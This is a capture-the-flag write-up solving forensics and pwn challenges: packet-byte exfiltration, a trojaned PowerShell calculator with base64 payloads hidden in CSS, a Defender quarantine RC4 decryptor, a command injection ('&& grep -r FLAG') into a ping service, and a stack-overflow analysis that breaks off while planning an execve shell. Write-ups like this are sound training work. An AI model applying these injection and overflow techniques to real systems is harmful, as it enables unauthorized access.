
After authenticating with ssh, we find an encrypted zip file in the home dir of the support user. The `.bash_history` reveals the zip password.



```
support@957809222acf:~$ unzip encrypted_files.zip
Archive:  encrypted_files.zip
   creating: documents/
[encrypted_files.zip] documents/confidential.odt password:
  inflating: documents/confidential.odt
  inflating: documents/schematics.png
 extracting: documents/flag.txt
support@957809222acf:~$ cat documents/flag.txt
FLAG{c4lm_d0wn!...I_r3c0vered_y0ur_F1L35!}
support@957809222acf:~$
```

Null Traffic

We notice that the same byte is a hex character for all tcp packets.




```
No.   Time      Source          Destination     Protocol
  1 0.000000    17.34.15.169    46.176.132.191  TCP
  2 0.000223    17.34.15.169    46.176.132.191  TCP
  3 0.000260    17.34.15.169    46.176.132.191  TCP
  4 0.000282    17.34.15.169    46.176.132.191  TCP
  5 0.000687    17.34.15.169    46.176.132.191  TCP
  6 0.000734    17.34.15.169    46.176.132.191  TCP
  7 0.000957    17.34.15.169    46.176.132.191  TCP
  8 0.000984    17.34.15.169    46.176.132.191  TCP
  9 0.001082    17.34.15.169    46.176.132.191  TCP
 10 0.001104    17.34.15.169    46.176.132.191  TCP
 11 0.001166    17.34.15.169    46.176.132.191  TCP
 12 0.001220    17.34.15.169    46.176.132.191  TCP
 13 0.001273    17.34.15.169    46.176.132.191  TCP
 14 0.001296    17.34.15.169    46.176.132.191  TCP
 15 0.001314    17.34.15.169    46.176.132.191  TCP
 16 0.001332    17.34.15.169    46.176.132.191  TCP
 17 0.001348    17.34.15.169    46.176.132.191  TCP
 18 0.001363    17.34.15.169    46.176.132.191  TCP
 19 0.001378    17.34.15.169    46.176.132.191  TCP
 20 0.001392    17.34.15.169    46.176.132.191  TCP
 21 0.001406    17.34.15.169    46.176.132.191  TCP
 22 0.001420    17.34.15.169    46.176.132.191  TCP
 23 0.001439    17.34.15.169    46.176.132.191  TCP
 24 0.001454    17.34.15.169    46.176.132.191  TCP
 25 0.001472    17.34.15.169    46.176.132.191  TCP
 26 0.001485    17.34.15.169    46.176.132.191  TCP
 27 0.001589    17.34.15.169    46.176.132.191  TCP
 28 0.001609    17.34.15.169    46.176.132.191  TCP
 29 0.001625    17.34.15.169    46.176.132.191  TCP
 30 0.001643    17.34.15.169    46.176.132.191  TCP
 31 0.001844    17.34.15.169    46.176.132.191  TCP
 32 0.001867    17.34.15.169    46.176.132.191  TCP
 33 0.001889    17.34.15.169    46.176.132.191  TCP
 34 0.001908    17.34.15.169    46.176.132.191  TCP
 35 0.001925    17.34.15.169    46.176.132.191  TCP
 36 1.003715    17.34.15.169    46.176.132.191  TCP
 37 1.003779    17.34.15.169    46.176.132.191  TCP
 38 1.004459    17.34.15.169    46.176.132.191  TCP
```

```
Frame 15: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: 00:00:00_31:32:75 (00:00:00:31:32:75), Dst: 00:00:00_83:d9:24
Internet Protocol Version 4, Src: 17.34.15.169, Dst: 46.176.132.191
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 60
  Identification: 0x7275 (29301)
  Flags: 0x40, Don't fragment
  Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0xca44 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 17.34.15.169
  Destination Address: 46.176.132.191
Transmission Control Protocol, Src Port: 53020, Dst Port: 51, Seq: 0, Len: 0
  Source Port: 53020
  Destination Port: 51
  [Stream index: 14]
  [TCP Segment Len: 0]
  Sequence Number: 0    (relative sequence number)
  Sequence Number (raw): 589951089
  [Next Sequence Number: 1    (relative sequence number)]
  Acknowledgment Number: 0
```

```
0000  00 00 00 83 d9 24 00 00  00 31 32 75 08 00 45 00   ·····$·· ·12u··E·
0010  00 3c 72 75 40 00 40 06  ca 44 11 22 0f a9 2e b0   ·<ru@·@· ·D·"··.·
0020  84 bf cf 1c 00 33 23 29  f0 71 00 00 00 00 a0 02   ·····3#) ·q······
0030  82 00 fe 30 00 00 02 04  ff d7 04 02 08 0a a1 1b   ···0···· ········
0040  54 68 00 00 00 00 01 03  03 07                     Th······ ··
```

We can extract all bytes easily by hand, and convert them to bytes.



```
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes.fromhex('464c41477b356e33346b795f703032375f337866316c7432343731306e7d')
b'FLAG{5n34ky_p027_3xf1lt24710n}'
>>>
```

Retro Calculator

This seems to mimic the behavior of a github C2 framework.


The malicious data are base64 encoded within the CSS.

```
.KeJwx1Wmxm::after {
    k300dw: "SkVWeWNtOXlRV04wYVc5dVVISmxabVZ5Wlc1alpTQTlJQ2RqYjI1MGFXNTFaU2Nn";
}

.a018etre::after {
    oc12ss: "YxRdFR8=";
}

.qbFRPpTPX55vBZG::after {
    background_image: url("data:image/png;base64,
    Wm5WdVkzUnBiMjRnY0c5M1pYSmpZWFFOQ25zTkNpQWdjR0Z5WVcwb0RRb2dJQ0FnVzJGc2FXRnpLQ0pEYkdsbGJuUW
    W5YU1JqUFNJaUxBMEtJQ0FnSUZ0aGJHbGhjeWdpVEdsemRHVnVJaWxkVzNOM2FYUmphRjBrYkQwa1JtRnNjMlVzRFF
    dGektDSlFiM0owSWlsZFcxQmhjbUZ0WlhSbGNpaFFiM05wZEdsdmJqMHRNU2xkVzNOMGNtbHVaMTBrY0QwaUlpd05D
    ZWE1vSWtWNFpXTjFkR1VpS1YxYmMzUnlhVzVuWFNbFBTSWlMQTBLSUNBZ0lGdGhiR2xoY3lnaVJYaGxZM1YwWlZCd
    aUtWMWJjM2RwZEdOb1hTUmxjRDBrUm1Gc2MyVXNEUW9nSUNBZ1cyRnNhV0Z6S0NKU1pXeGhlU0lwWFZ0emRISnBibW
    W9nSUNBZ1cyRnNhV0Z6S0NKVlJGQWlLVjFiYzNkcGRHTm9YU1IxUFNR1lXeHpaU3dOQ2lBZ0lDQmJZV3hwWVhNb0l
    tWMWJjM1J5YVc1blhTUmtibk05SWlJc0RRb2dJO0FnVzJGc2FXRnpLO0pFVGxOR1lXbHNkWEpsVkdoeVpYTm9iMnhr
```

```
var gL9b = window.getComputedStyle(document.querySelector(".qbFRPpTPX55vBZG"), '::after').
background_image.replace(/^url\(data:image\/png;base64,|[\)]$/g, "").replace(/"$/, "");
file.WriteLine(HCCW07y(HCCW07y(gL9b)));
file.Close();
```


It is trivial to recover this file by base64 decoding twice

Comparing `calculator.ps1` to the client from the github repo, I noticed that this doesn't exist in the original:



```
if ($secret)
{
  Write-Host "Secret option detected. Starting decryption..."

  $base64EncryptedCheck = "cXt2cExiWUUDQQRbBlkOaAIEVAUEAAJoBlkCBlMEaAUEA1toQAcFW1NoAAcHWwJK"

  $xorKey = 0x1337

  $encryptedBytes = [System.Convert]::FromBase64String($base64EncryptedCheck)

  $decryptedBytes = @()
  foreach ($byte in $encryptedBytes) {
      $decryptedByte = ($byte -bxor $xorKey) % 256
      $decryptedBytes += [byte]$decryptedByte
  }

  $decryptedCheck = [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
```

We can decrypt this online.



```
$base64EncryptedCheck = "cXt2cExiWUUDQQRbBlkOaAIEVAUEAAJoBlkCBlMEaAUEA1toQAcFW1NoAAcHWwJK"
$xorKey = 0x1337
$encryptedBytes = [System.Convert]::FromBase64String($base64EncryptedCheck)

$decryptedBytes = @()
foreach ($byte in $encryptedBytes) {
  $decryptedByte = ($byte -bxor $xorKey) % 256
  $decryptedBytes += [byte]$decryptedByte
}

$decryptedCheck = [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
Write-Host $decryptedCheck
```

```
FLAG{Unr4v3l1n9_53c2375_1n51d3_234l_w02ld_700l5}
```

Quarantine

The description mentions that the file is encrypted by windows defender.
After googling, it is evident that it is just RC4 and there are public decryptors.

```
def mse_ksa():
    # hardcoded key obtained from mpengine.dll
    key = [
        0x1E, 0x87, 0x78, 0x1B, 0x8D, 0xBA, 0xA8, 0x44, 0xCE, 0x69,
        0x70, 0x2C, 0x0C, 0x78, 0xB7, 0x86, 0xA3, 0xF6, 0x23, 0xB7,
        0x38, 0xF5, 0xED, 0xF9, 0xAF, 0x83, 0x53, 0x0F, 0xB3, 0xFC,
        0x54, 0xFA, 0xA2, 0x1E, 0xB9, 0xCF, 0x13, 0x31, 0xFD, 0x0F,
        0x0D, 0xA9, 0x54, 0xF6, 0x87, 0xCB, 0x9E, 0x18, 0x27, 0x96,
        0x97, 0x90, 0x0E, 0x53, 0xFB, 0x31, 0x7C, 0x9C, 0xBC, 0xE4,
        0x8E, 0x23, 0xD0, 0x53, 0x71, 0xEC, 0xC1, 0x59, 0x51, 0xB8,
        0xF3, 0x64, 0x9D, 0x7C, 0xA3, 0x3E, 0xD6, 0x8D, 0xC9, 0x04,
        0x7E, 0x82, 0xC9, 0xBA, 0xAD, 0x97, 0x99, 0xD0, 0xD4, 0x58,
        0xCB, 0x84, 0x7C, 0xA9, 0xFF, 0xBE, 0x3C, 0x8A, 0x77, 0x52,
        0x33, 0x55, 0x7D, 0xDE, 0x13, 0xA8, 0xB1, 0x40, 0x87, 0xCC,
        0x1B, 0xC8, 0xF1, 0x0F, 0x6E, 0xCD, 0xD0, 0x83, 0xA9, 0x59,
```


```
        0xCF, 0xF8, 0x4A, 0x9D, 0x1D, 0x50, 0x75, 0x5E, 0x3E, 0x19,
        0x18, 0x18, 0xAF, 0x23, 0xE2, 0x29, 0x35, 0x58, 0x76, 0x6D,
        0x2C, 0x07, 0xE2, 0x57, 0x12, 0xB2, 0xCA, 0x0B, 0x53, 0x5E,
        0xD8, 0xF6, 0xC5, 0x6C, 0xE7, 0x3D, 0x24, 0xBD, 0xD0, 0x29,
        0x17, 0x71, 0x86, 0x1A, 0x54, 0xB4, 0xC2, 0x85, 0xA9, 0xA3,
        0xDB, 0x7A, 0xCA, 0x6D, 0x22, 0x4A, 0xEA, 0xCD, 0x62, 0x1D,
        0xB9, 0xF2, 0xA2, 0x2E, 0xD1, 0xE9, 0xE1, 0x1D, 0x75, 0xBE,
        0xD7, 0xDC, 0x0E, 0xCB, 0x0A, 0x8E, 0x68, 0xA2, 0xFF, 0x12,
        0x63, 0x40, 0x8D, 0xC8, 0x08, 0xDF, 0xFD, 0x16, 0x4B, 0x11,
        0x67, 0x74, 0xCD, 0x0B, 0x9B, 0x8D, 0x05, 0x41, 0x1E, 0xD6,
        0x26, 0x2E, 0x42, 0x9B, 0xA4, 0x95, 0x67, 0x6B, 0x83, 0x98,
        0xDB, 0x2F, 0x35, 0xD3, 0xC1, 0xB9, 0xCE, 0xD5, 0x26, 0x36,
        0xF2, 0x76, 0x5E, 0x1A, 0x95, 0xCB, 0x7C, 0xA4, 0xC3, 0xDD,
        0xAB, 0xDD, 0xBF, 0xF3, 0x82, 0x53
    ]
    sbox = list(range(256))
    j = 0
    for i in range(256):
        j = (j + sbox[i] + key[i]) % 256
        tmp = sbox[i]
        sbox[i] = sbox[j]
        sbox[j] = tmp
    return sbox

def rc4_decrypt(data):
    sbox = mse_ksa()
    out = bytearray(len(data))
    i = 0
    j = 0
    for k in range(len(data)):
        i = (i + 1) % 256
        j = (j + sbox[i]) % 256
        tmp = sbox[i]
        sbox[i] = sbox[j]
        sbox[j] = tmp
        val = sbox[(sbox[i] + sbox[j]) % 256]
        out[k] = val ^ data[k]

    return out

open('stage2','wb').write(rc4_decrypt(open("encrypted-file","rb").read()))
```


FLAG{D3cRypT1ng_Qu4raNt1n3d_F1l3s_1S_FuN}

Pwn


Ping me

Without even opening the binary, we observe that our command is executed. So, it is trivial to obtain the flag.




```
feasto@0dfactory:~/ctf/pmdk25/forensics$ nc challenges.pmdk.gr 51888
Enter IP Address: 1.1.1.1
Executing command: ping -c 4 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=56 time=1.10 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=56 time=1.08 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=56 time=1.15 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=56 time=1.11 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.084/1.110/1.150/0.024 ms
Ping successful.
Do you want anything else to add? Enter additional arguments: && grep -r 'FLAG'
Executing command: ping -c 4 1.1.1.1 && grep -r 'FLAG'
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=56 time=1.21 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=56 time=1.11 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=56 time=1.10 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=56 time=1.14 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.104/1.139/1.206/0.041 ms
flag.txt:FLAG{1_d4r3_y0u_t0_p1ng_th3_un1v3rs3_4nd_c0nv1nc3_1t_t0_r3ply}

Command successful.
```

Rope Store



```
[*] '/home/feasto/ctf/pmdk25/pwn/pwn-rope-store/rope-store'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
```



```
var_20= byte ptr -20h

; __unwind {
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     eax, 0
call    buffering
mov     eax, 0
call    alarm_signal
mov     eax, 0
call    banner
lea     rax, asc_4980F6 ; "> "
mov     rdi, rax
mov     eax, 0
call    printf
mov     rax, cs:stdout
mov     rdi, rax
call    fflush
mov     rdx, cs:stdin
lea     rax, [rbp+var_20]
```


```c
int __fastcall main(int argc, const char **argv,
{
  char v4[32]; // [rsp+0h] [rbp-20h] BYREF

  buffering(argc, argv, envp);
  alarm_signal();
  banner();
  printf((__int64)"> ");
  fflush(stdout);
  fgets(v4, 256LL, stdin);
  puts("\nThank you for visiting..");
  return 0;
}
```

```
00001926 main:1 (401926) (Synchronized with IDA View-A)
```

This is a libc static binary.

We can write 256 bytes but v4 is only 32 so we have 232 bytes of overflow.

Looking through the libc functions, system is not present but we can pop a shell using execve.




SYNOPSIS top

```
       #include <unistd.h>

       int execve(const char *pathname, char *const _Nullable argv[],
                  char *const _Nullable envp[]);
```

DESCRIPTION top

```
       execve() executes the program referred to by pathname.  This
       causes the program that is currently being run by the calling
       process to be replaced with a new program, with newly initialized
       stack, heap, and (initialized and uninitialized) data segments.

       pathname must be either a binary executable, or a script starting
       with a line of the form:

           #!interpreter [optional-arg]

       For details of the latter case, see "Interpreter scripts" below.

       argv is an array of pointers to strings passed to the new program
       as its command-line arguments.  By convention, the first of these
       strings (i.e., argv[0]) should contain the filename associated
       with the file being executed.  The argv array must be terminated
       by a null pointer.  (Thus, in the new program, argv[argc] will be
       a null pointer.)

       envp is an array of pointers to strings, conventionally of the
       form key=value, which are passed as the environment of the new
       program.  The envp array must be terminated by a null pointer.

